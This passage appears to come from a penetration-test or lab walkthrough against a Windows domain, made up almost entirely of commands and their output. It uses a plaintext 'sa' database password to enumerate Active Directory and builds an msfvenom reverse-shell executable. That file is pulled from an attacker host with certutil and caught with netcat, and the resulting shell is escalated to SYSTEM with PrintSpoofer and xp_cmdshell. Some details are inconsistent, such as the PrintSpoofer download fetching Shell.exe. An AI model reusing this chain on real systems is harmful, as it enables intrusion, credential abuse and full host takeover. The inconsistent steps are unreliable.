MSSQL       192.168.0.147   1433   SQLSRV          badPasswordTime             : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          name                        : Mark Joseph
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname           : CN=Mark Joseph,CN=Users,DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                 : 12/5/2023 8:07:25 PM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                 : 12/5/2023 8:07:49 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname              : Mark.Joseph
MSSQL       192.168.0.147   1433   SQLSRV          cn                          : {Mark Joseph}
MSSQL       192.168.0.147   1433   SQLSRV          objectclass                 : {top, person, organizationalPerson, user}
MSSQL       192.168.0.147   1433   SQLSRV          displayname                 : Mark Joseph
MSSQL       192.168.0.147   1433   SQLSRV          msds-supportedencryptiontypes : 0
MSSQL       192.168.0.147   1433   SQLSRV          givenname                   : Mark
```

ENUMERATION

Enumerating Domain Groups

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainGroup -Domain BYTESHIELD.local"

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainGroup -Domain BYTESHIELD.lo
cal"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ----------------------------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainSearcher] search base: LDAP://DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainGroup] filter string: (&(objectCategory=group))
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                      : {S-1-5-32-544}
MSSQL       192.168.0.147   1433   SQLSRV          grouptype                      : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype                 : ALIAS_OBJECT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                     : ddd9cde9-bb32-4189-a518-72819be5ae4c
MSSQL       192.168.0.147   1433   SQLSRV          name                           : Administrators
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname              : CN=Administrators,CN=Builtin,DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                    : 11/20/2023 11:28:27 AM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                    : 12/5/2023 8:33:33 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname                 : Administrators
MSSQL       192.168.0.147   1433   SQLSRV          member                         : {CN=IT Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Sql_Servic
e,CN=Users,DC=BYTESHIELD,DC=local, CN=David Williams,CN=Users,DC=BYTESHIELD,DC=local, CN=Domain Admins,CN=Users,DC=BYTESHIELD,DC=local, CN=Enterp
rise Admins,CN=Us
MSSQL       192.168.0.147   1433   SQLSRV          ers,DC=BYTESHIELD,DC=local, CN=Administrator,CN=Users,DC=BYTESHIELD,DC=local}
MSSQL       192.168.0.147   1433   SQLSRV          cn                             : {Administrators}
MSSQL       192.168.0.147   1433   SQLSRV          objectclass                    : {top, group}
MSSQL       192.168.0.147   1433   SQLSRV          iscriticalsystemobject         : True
MSSQL       192.168.0.147   1433   SQLSRV          usnchanged                     : 114960
MSSQL       192.168.0.147   1433   SQLSRV          description                    : Administrators have complete and unrestricted access to the
```

ENUMERATION

Enumerating Domain Computers

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -Domain BYTESHIELD.local"

```
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -Domain BYTESHIELD
.local"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ----------------------------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainSearcher] search base: LDAP://DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369))
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                       : {S-1-5-21-2650123447-3108711000-1796582875-1000}
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype                  : MACHINE_ACCOUNT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                      : 46d033d1-039a-4528-a07f-730d528ab470
MSSQL       192.168.0.147   1433   SQLSRV          useraccountcontrol              : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
MSSQL       192.168.0.147   1433   SQLSRV          accountexpires                  : NEVER
MSSQL       192.168.0.147   1433   SQLSRV          lastlogon                       : 12/7/2023 3:35:40 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogontimestamp              : 11/30/2023 2:42:27 PM
MSSQL       192.168.0.147   1433   SQLSRV          pwdlastset                      : 11/20/2023 3:29:33 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogoff                      : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          badPasswordTime                 : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          name                            : ROOT-DC01
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname               : CN=ROOT-DC01,OU=Domain Controllers,DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                     : 11/20/2023 11:29:18 AM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                     : 11/30/2023 10:42:27 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname                  : ROOT-DC01$
MSSQL       192.168.0.147   1433   SQLSRV          cn                              : {ROOT-DC01}
MSSQL       192.168.0.147   1433   SQLSRV          objectclass                     : {top, person, organizationalPerson, user, computer}
```

ENUMERATION

Enumerating domain computers for unconstrained delegation

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -Unconstrained -Domain BYTESHIELD.local"

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -Unconstrained  -D
omain BYTESHIELD.local"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          iscriticalsystemobject          : False
MSSQL       192.168.0.147   1433   SQLSRV          usncreated                      : 16719
MSSQL       192.168.0.147   1433   SQLSRV          operatingsystem                 : Windows 10 Enterprise Evaluation
MSSQL       192.168.0.147   1433   SQLSRV          instancetype                    : 4
MSSQL       192.168.0.147   1433   SQLSRV          codepage                        : 0
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                       : {S-1-5-21-2650123447-3108711000-1796582875-1119}
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype                  : MACHINE_ACCOUNT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                      : a2ba22af-fe1a-472c-8314-1b18ada8c1f8
MSSQL       192.168.0.147   1433   SQLSRV          useraccountcontrol              : WORKSTATION_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
MSSQL       192.168.0.147   1433   SQLSRV          accountexpires                  : NEVER
MSSQL       192.168.0.147   1433   SQLSRV          lastlogon                       : 12/7/2023 4:10:43 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogontimestamp              : 11/30/2023 2:32:57 PM
MSSQL       192.168.0.147   1433   SQLSRV          pwdlastset                      : 11/20/2023 1:34:29 PM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogoff                      : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          badPasswordTime                 : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          name                            : WIN10-CLIENT-01
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname               : CN=WIN10-CLIENT-01,OU=DomainWorkStations,DC=BYTESHIELD,DC=lo
cal
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                     : 11/20/2023 9:34:29 PM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                     : 12/7/2023 12:15:16 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname                  : WIN10-CLIENT-01$
```

ENUMERATION

Domain Computers with constrained delegation enabled

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -TrustedToAuth -Domain BYTESHIELD.local"

```
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-DomainComputer -TrustedToAuth -
Domain BYTESHIELD.local"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainSearcher] search base: LDAP://DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainComputer] Searching for computers that are trusted to authenticate for other princ
ipals
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainComputer] Get-DomainComputer filter string: (&(samAccountType=805306369)(msds-allo
wedtodelegateto=*))
MSSQL       192.168.0.147   1433   SQLSRV          objectsid                      : {S-1-5-21-2650123447-3108711000-1796582875-1138}
MSSQL       192.168.0.147   1433   SQLSRV          samaccounttype                 : MACHINE_ACCOUNT
MSSQL       192.168.0.147   1433   SQLSRV          objectguid                     : 816bee94-5e3c-4ae7-b61b-031a707baaf9
MSSQL       192.168.0.147   1433   SQLSRV          useraccountcontrol             : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
MSSQL       192.168.0.147   1433   SQLSRV          accountexpires                 : NEVER
MSSQL       192.168.0.147   1433   SQLSRV          lastlogon                      : 12/7/2023 4:18:54 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogontimestamp             : 12/5/2023 10:19:20 AM
MSSQL       192.168.0.147   1433   SQLSRV          pwdlastset                     : 12/5/2023 10:19:20 AM
MSSQL       192.168.0.147   1433   SQLSRV          lastlogoff                     : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          badPasswordTime                : 12/31/1600 4:00:00 PM
MSSQL       192.168.0.147   1433   SQLSRV          name                           : SQLSRV
MSSQL       192.168.0.147   1433   SQLSRV          distinguishedname              : CN=SQLSRV,CN=Computers,DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          whencreated                    : 12/5/2023 6:19:20 PM
MSSQL       192.168.0.147   1433   SQLSRV          whenchanged                    : 12/7/2023 12:14:45 PM
MSSQL       192.168.0.147   1433   SQLSRV          samaccountname                 : SQLSRV$
MSSQL       192.168.0.147   1433   SQLSRV          cn                             : {SQLSRV}
```

ENUMERATION

Searching for Trust Relationship

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-ForestTrust -Domain BYTESHIELD.local"

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\SharpView.exe Get-ForestTrust -Domain BYTESHIELD.lo
cal"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ----------------------------------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainSearcher] search base: LDAP://DC=BYTESHIELD,DC=local
MSSQL       192.168.0.147   1433   SQLSRV          [Get-DomainUser] filter string: (&(samAccountType=805306368)(|(samAccountName=krbtgt)))
MSSQL       192.168.0.147   1433   SQLSRV          SourceName                    : BYTESHIELD.local
MSSQL       192.168.0.147   1433   SQLSRV          TargetName                    : TRUSTEDCORP.local
MSSQL       192.168.0.147   1433   SQLSRV          TrustDirection                : Bidirectional
MSSQL       192.168.0.147   1433   SQLSRV          TrustType                     : Forest
```

CODE EXECUTION > FOOTHOLD

Code Execution with CrackMapExec

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x ipconfig

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x ipconfig
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------------
------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Windows IP Configuration
MSSQL       192.168.0.147   1433   SQLSRV          Ethernet adapter Ethernet:
MSSQL       192.168.0.147   1433   SQLSRV          Connection-specific DNS Suffix  . :
MSSQL       192.168.0.147   1433   SQLSRV          Autoconfiguration IPv4 Address. . : 169.254.82
.6
MSSQL       192.168.0.147   1433   SQLSRV          Subnet Mask . . . . . . . . . . . : 255.255.0.
0
MSSQL       192.168.0.147   1433   SQLSRV          Default Gateway . . . . . . . . . : 10.10.1.1
MSSQL       192.168.0.147   1433   SQLSRV          Ethernet adapter Ethernet 2:
MSSQL       192.168.0.147   1433   SQLSRV          Connection-specific DNS Suffix  . :
MSSQL       192.168.0.147   1433   SQLSRV          Link-local IPv6 Address . . . . . : fe80::d047
:bc1e:bab3:4b2f%14
```

CODE EXECUTION > FOOTHOLD

Code Execution

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x hostname

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x hostname
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ──────
MSSQL       192.168.0.147   1433   SQLSRV          SQLSRV
```

CODE EXECUTION > FOOTHOLD

Code Execution, we are OS service account, let's how we will spawn interactive shell

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x whoami

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x whoami
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ────────────────────
MSSQL       192.168.0.147   1433   SQLSRV          nt service\mssqlserver
```

CODE EXECUTION > FOOTHOLD

FootHold, at this point all we want is an interactive shell, since we can execute OS command, we are going to use msfvenom of Metasploit to create a reverse shell executeable

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.101 LPORT=8443 -f exe > Shell.exe

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.0.101 LPORT=8443 -f exe > Shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

CODE EXECUTION > FOOTHOLD

Running python server to serve the file

python3 -m http.server 80

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

CODE EXECUTION > FOOTHOLD

Successfully downloaded

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "certutil -urlcache -
f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"

MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (do
main:SQLSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ------------------------------------------
------

MSSQL       192.168.0.147   1433   SQLSRV          ****  Online  ****
MSSQL       192.168.0.147   1433   SQLSRV          CertUtil: -URLCache command completed successf
ully.
```

CODE EXECUTION > FOOTHOLD

Going back to the terminal where our python server is listerning we could see that we have 200 http status code showing the file have been serve Successfully

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.147 - - [06/Dec/2023 17:14:58] "GET /Shell.exe HTTP/1.1" 200 -
192.168.0.147 - - [06/Dec/2023 17:14:58] "GET /Shell.exe HTTP/1.1" 200 -
```

CODE EXECUTION > FOOTHOLD

Confirming in the remote machine if the file has been downloaded and saved

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "dir C:\Users\Public"

```
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "dir C:\Users\Public"

MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQ
LSRV)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ----------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Volume in drive C has no label.
MSSQL       192.168.0.147   1433   SQLSRV          Volume Serial Number is F411-9719
MSSQL       192.168.0.147   1433   SQLSRV          Directory of C:\Users\Public
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:14 PM    <DIR>          .
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:14 PM    <DIR>          ..
MSSQL       192.168.0.147   1433   SQLSRV          12/05/2023  02:50 AM    <DIR>          Documents
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Downloads
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Music
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Pictures
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:14 PM             7,168 Shell.exe
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Videos
MSSQL       192.168.0.147   1433   SQLSRV          1 File(s)          7,168 bytes
MSSQL       192.168.0.147   1433   SQLSRV          7 Dir(s)  28,922,839,040 bytes free
```

CODE EXECUTION > FOOTHOLD

Now we need upload another executable named PrintSpoofer that we will use to escalate privilege from OS Service Account shell to system shell

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\PrintSpoofer.exe"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "certutil -urlcache -f http://19
2.168.0.101/Shell.exe C:\Users\Public\PrintSpoofer.exe"

MSSQL    192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV
)
MSSQL    192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL    192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL    192.168.0.147   1433   SQLSRV          ------------------------------------------------------
MSSQL    192.168.0.147   1433   SQLSRV          **** Online ****
MSSQL    192.168.0.147   1433   SQLSRV          CertUtil: -URLCache command completed successfully.
```

CODE EXECUTION > FOOTHOLD

Confirmation

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "dir C:\Users\Public"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "dir C:\Users\Public"

MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV
)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
MSSQL       192.168.0.147   1433   SQLSRV          [+] Executed command via mssqlexec
MSSQL       192.168.0.147   1433   SQLSRV          ----------------------------------------------------------
MSSQL       192.168.0.147   1433   SQLSRV          Volume in drive C has no label.
MSSQL       192.168.0.147   1433   SQLSRV          Volume Serial Number is F411-9719
MSSQL       192.168.0.147   1433   SQLSRV          Directory of C:\Users\Public
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:28 PM    <DIR>          .
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:28 PM    <DIR>          ..
MSSQL       192.168.0.147   1433   SQLSRV          12/05/2023  02:50 AM    <DIR>          Documents
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Downloads
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Music
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Pictures
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:28 PM             7,168 PrintSpoofer.exe
MSSQL       192.168.0.147   1433   SQLSRV          12/06/2023  02:14 PM             7,168 Shell.exe
MSSQL       192.168.0.147   1433   SQLSRV          07/16/2016  05:23 AM    <DIR>          Videos
MSSQL       192.168.0.147   1433   SQLSRV          2 File(s)          14,336 bytes
MSSQL       192.168.0.147   1433   SQLSRV          7 Dir(s)  28,922,568,704 bytes free
```

CODE EXECUTION > FOOTHOLD

Listerning for incoming Connection

nc -nlvp 8443

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -nlvp 8443
listening on [any] 8443 ...
```

CODE EXECUTION > FOOTHOLD

Reverse Shell

crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\Shell.exe"

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# crackmapexec mssql 192.168.0.147 --local-auth -u sa -p PE#5GZ29PTZMSE -x "C:\Users\Public\Shell.exe"
MSSQL       192.168.0.147   1433   SQLSRV          [*] Windows 10.0 Build 14393 (name:SQLSRV) (domain:SQLSRV
)
MSSQL       192.168.0.147   1433   SQLSRV          [+] sa:PE#5GZ29PTZMSE (Pwn3d!)
```

CODE EXECUTION > FOOTHOLD

Going back to our listener we are greeted with OS service Account Shell

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# nc -nlvp 8443
listening on [any] 8443 ...
connect to [192.168.0.101] from (UNKNOWN) [192.168.0.147] 49785
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt service\mssqlserver

C:\Windows\system32>hostname
hostname
SQLSRV
```

CODE EXECUTION > FOOTHOLD

Checking Our privilege we found SeImpersonatePrivilege enabled as expected

whoami /priv

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= =======
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks          Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

CODE EXECUTION > FOOTHOLD

There we go, we now have system shell

PrintSpoofer.exe -i -c cmd

```
C:\Users\Public>PrintSpoofer.exe -i -c cmd
PrintSpoofer.exe -i -c cmd
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

CODE EXECUTION > FOOTHOLD

Impacket was originally created by SecureAuth, and now maintained by Fortra's Core Security.

Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be constructed from scratch, as well as parsed from raw data, and the object-oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.

CODE EXECUTION > FOOTHOLD

Using impacket-mssqlclient

impacket-mssqlclient sa:"PE#5GZ29PTZMSE"@192.168.0.147

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# impacket-mssqlclient sa:"PE#5GZ29PTZMSE"@192.168.0.147
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQLSRV): Line 1: Changed database context to 'master'.
[*] INFO(SQLSRV): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL (sa  dbo@master)>
```

CODE EXECUTION > FOOTHOLD

Enabling xp_cmdshell for code execution

sp_configure 'show advanced options', '1'

RECONFIGURE

sp_configure 'xp_cmdshell', '1'

RECONFIGURE

EXEC master..xp_cmdshell 'whoami'

```
SQL (sa  dbo@master)> sp_configure 'show advanced options', '1'
[*] INFO(SQLSRV): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the REC
ONFIGURE statement to install.
SQL (sa  dbo@master)> RECONFIGURE
SQL (sa  dbo@master)> sp_configure 'xp_cmdshell', '1'
[*] INFO(SQLSRV): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE s
tatement to install.
SQL (sa  dbo@master)> RECONFIGURE
SQL (sa  dbo@master)> EXEC master..xp_cmdshell 'whoami'
output
------------------
nt service\mssqlserver
```

CODE EXECUTION > FOOTHOLD

Uploading the shell to the remote Machine

EXEC master..xp_cmdshell "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\Users\Public\Shell.exe"

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "certutil -urlcache -f http://192.168.0.101/Shell.exe C:\U
sers\Public\Shell.exe"
output
--------------------------------------------------
****  Online  ****

CertUtil: -URLCache command completed successfully.

NULL
```

CODE EXECUTION > FOOTHOLD

Serving the file

python3 -m http.server 80

```
File  Actions  Edit  View  Help
┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.0.147 - - [06/Dec/2023 18:34:39] "GET /Shell.exe HTTP/1.1" 200 -
192.168.0.147 - - [06/Dec/2023 18:34:39] "GET /Shell.exe HTTP/1.1" 200 -
```

CODE EXECUTION > FOOTHOLD

Confirming if the file is uploaded successfully

EXEC master..xp_cmdshell "dir C:\Users\Public"

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell "dir C:\Users\Public"
output
 Volume in drive C has no label.

 Volume Serial Number is F411-9719

NULL

 Directory of C:\Users\Public
12/06/2023  03:34 PM             7,168 Shell.exe

07/16/2016  05:23 AM    <DIR>          Videos

               2 File(s)         34,304 bytes

